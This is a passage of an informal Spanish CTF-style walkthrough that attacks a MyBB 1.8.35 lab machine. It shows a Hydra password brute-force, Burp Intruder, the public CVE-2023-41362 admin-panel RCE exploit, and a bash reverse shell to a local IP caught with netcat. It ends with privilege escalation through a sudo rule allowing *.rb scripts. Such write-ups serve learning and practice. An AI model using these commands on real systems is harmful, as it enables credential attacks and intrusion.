Cookie: loginattempts=1; mybb[lastvisit]=1737784878; mybb[referrer]=1; sid=9bc50c04cafa05b2ee29aafbf70346cc; mybb[lastactive]=1737787946
Connection: keep-alive

username=admin&password=lskdnfsd&do=login
```



Please Login


The username and password combination you entered is invalid.

Please enter your username and password to continue.

Username:


Password:

todo falso positivo =/



```
┌──(root💀miguel)-[/home/miguel]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt  panel.mybb.dl http-post-form '/admin/index.php:username=^USER^&password=^PASS^&do=login:The username and password combination you entered is invalid.'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-25 03:56:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://panel.mybb.dl:80/admin/index.php:username=^USER^&password=^PASS^&do=login:The username and password combination you entered is invalid.
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 12345
[80][http-post-form] host: panel.mybb.dl   login: admin   password: princess
[80][http-post-form] host: panel.mybb.dl   login: admin   password: rockyou
[80][http-post-form] host: panel.mybb.dl   login: admin   password: abc123
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 123456
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 123456789
[80][http-post-form] host: panel.mybb.dl   login: admin   password: iloveyou
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 1234567
[80][http-post-form] host: panel.mybb.dl   login: admin   password: nicole
[80][http-post-form] host: panel.mybb.dl   login: admin   password: babygirl
[80][http-post-form] host: panel.mybb.dl   login: admin   password: jessica
[80][http-post-form] host: panel.mybb.dl   login: admin   password: password
[80][http-post-form] host: panel.mybb.dl   login: admin   password: daniel
[80][http-post-form] host: panel.mybb.dl   login: admin   password: monkey
[80][http-post-form] host: panel.mybb.dl   login: admin   password: lovely
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 654321
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-25 03:56:04
```

vamos con vurpsuite... la cuenta se vloquea a cada 5 intentos asi que tenemos que ir de a poco y reiniciando la maquina... un fenomeno el que la hizo... persona generosa... q ganas de joder eh...




4. Intruder attack of http://panel.mybb.dl

Intruder attack results filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	133			2350	
1	nicole	200	19			2349	
2	babygirl	200	38			11502	
3	rockyou	200	10			2349	
4	abc123	200	14			2350	

no me gusto esto.... para nada...

gueno ahora savemos la version asi que ya vimos los exploit q hay pero nada para esta



This section allows you to see some of the various statistics relating to your board. You may also add other notes for other administrators to see.


Your last MyBB version check was more than two weeks ago.

You are currently running MyBB 1.8.35 whilst the latest generally available release is MyBB 1.8.38 (1838).

Dashboard

MyBB and Server Statistics		Forum Statistics	
MyBB Version	1.8.35	Threads	**0** Threads **0** New Today **0** Unapproved
PHP Version	8.3.6	Posts	**0** Posts **0** New Today **0** Unapproved **0** Reported Posts **0** Unread Reports
SQL Engine	MySQLi 10.11.7	Users	**1** Registered Users **0** Active Users **0** Registrations Today **0** Awaiting Activation

asi q vamos a san google


duckduckgo.com/?q=mybb+1.8.35+exploitation+cve&atb=v457-1&ia=web


produtos em diversas categorias.

Vulnerability Database
https://vuldb.com › ?id.238273

CVE-2023-41362 MyBB Template code injection (GHSA-pr74-wvp3...

Aug 29, 2023 · A vulnerability was found in **MyBB** up to **1.8.35**. It has been declared as critical. This vulnerability is known as CVE-2023-41362. It is recommended to upgrade the affected component.

fui a ver si lo podia hacer manual pero no decia nada asi que vamos a ver por alguna tool ya creada



mybb 1.8.35 exploitation cve github template CVE-2023-41362


Always private ▾ Brazil ▾ Safe search: off ▾ Any time ▾

Github
https://github.com › SorceryIE › CVE-2023-41362_MyBB_ACP_RCE › blob › main › exploit.py

CVE-2023-41362_MyBB_ACP_RCE/exploit.py at main - GitHub


#!/usr/bin/python3 # Exploit script for **CVE-2023-41362** # https://blog.sorcery.ie/posts/mybb_acp_rce/ import requests import html import argparse import logging from base64 import b64encode class CustomFormatter (logging.Formatter): yellow = "\x1b [33;20m" red = "\x1b [31;20m" bold_red = "\x1b...

copiamos y listo




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# python3 exploit.py http://panel.mybb.dl  admin babygirl
[*] Logging into http://panel.mybb.dl/admin/ as admin
WARNING: Template already contains our payload code? Skipping to sending commands...
[*] Testing code exec...
[*] Shell is working
[*] Special commands: exit (quit), remove (removes backdoor), config (prints mybb config), dump (dumps user table)
Enter Command> whoami
www-data

Enter Command>
```

nos mandamos una reverse shell pqno podemos movernos y tenemos comando limitaods




```
    line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/socket.py", line 720, in readinto
    return self._sock.recv_into(b)
           ^^^^^^^^^^^^^^^^^^^^^^^
KeyboardInterrupt


┌──(root💀miguel)-[/home/miguel/Work]
└─# python3 exploit.py http://panel.mybb.dl  admin babygirl
[*] Logging into http://panel.mybb.dl/admin/ as admin
WARNING: Template already contains our payload code? Skipping to sending commands...
[*] Testing code exec...
[*] Shell is working
[*] Special commands: exit (quit), remove (removes backdoor), config (prints mybb config), dump (dumps user table)
Enter Command> bash -c 'bash -i >& /dev/tcp/192.168.137.12/4444 0>&1'

Enter Command>  bash -c 'bash -i >& /dev/tcp/192.168.137.12/4444 0>&1'

┌──(miguel💀miguel)-[~]
└─$ sudo su
[sudo] password for miguel:
┌──(root💀miguel)-[/home/miguel]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 57590
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c4efc11d4335:/var/www/mybb$
```


nos pasamos a alice pues ya teniamos la pass (al final sirvio XD)




```
-rwxrwxr-x 1 www-data www-data   7986 Jul 13  2023 showteam.php
-rwxrwxr-x 1 www-data www-data  52772 Jul 13  2023 showthread.php
-rwxrwxr-x 1 www-data www-data   6791 Jul 13  2023 stats.php
-rwxrwxr-x 1 www-data www-data   6624 Jun 17  2024 syndication.php
-rwxrwxr-x 1 www-data www-data   1685 Jul 13  2023 task.php
drwxrwxrwx 3 www-data www-data   4096 Jun 16  2024 uploads
-rwxrwxr-x 1 www-data www-data 138127 Jul 13  2023 usercp.php
-rwxrwxr-x 1 www-data www-data  24045 Jul 13  2023 warnings.php
-rwxrwxr-x 1 www-data www-data  33204 Jul 13  2023 xmlhttp.php
www-data@c4efc11d4335:/var/www/mybb$ cd /home
cd /home
www-data@c4efc11d4335:/home$ ls
ls
alice
www-data@c4efc11d4335:/home$ cd alice
cd alice
bash: cd: alice: Permission denied
www-data@c4efc11d4335:/home$ su alice
su alice
Password: tinkerbell
whoami
alice
```



```
alice@c4efc11d4335:~/scripts$ sudo -l
sudo -l
Matching Defaults entries for alice on c4efc11d4335:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User alice may run the following commands on c4efc11d4335:
    (ALL : ALL) NOPASSWD: /home/alice/scripts/*.rb
```



```
echo -e '#!/usr/bin/env ruby\n\nexec "/bin/sh"' > shell.rb
```



```
sudo /home/alice/scripts/shell.rb
whoami
root
```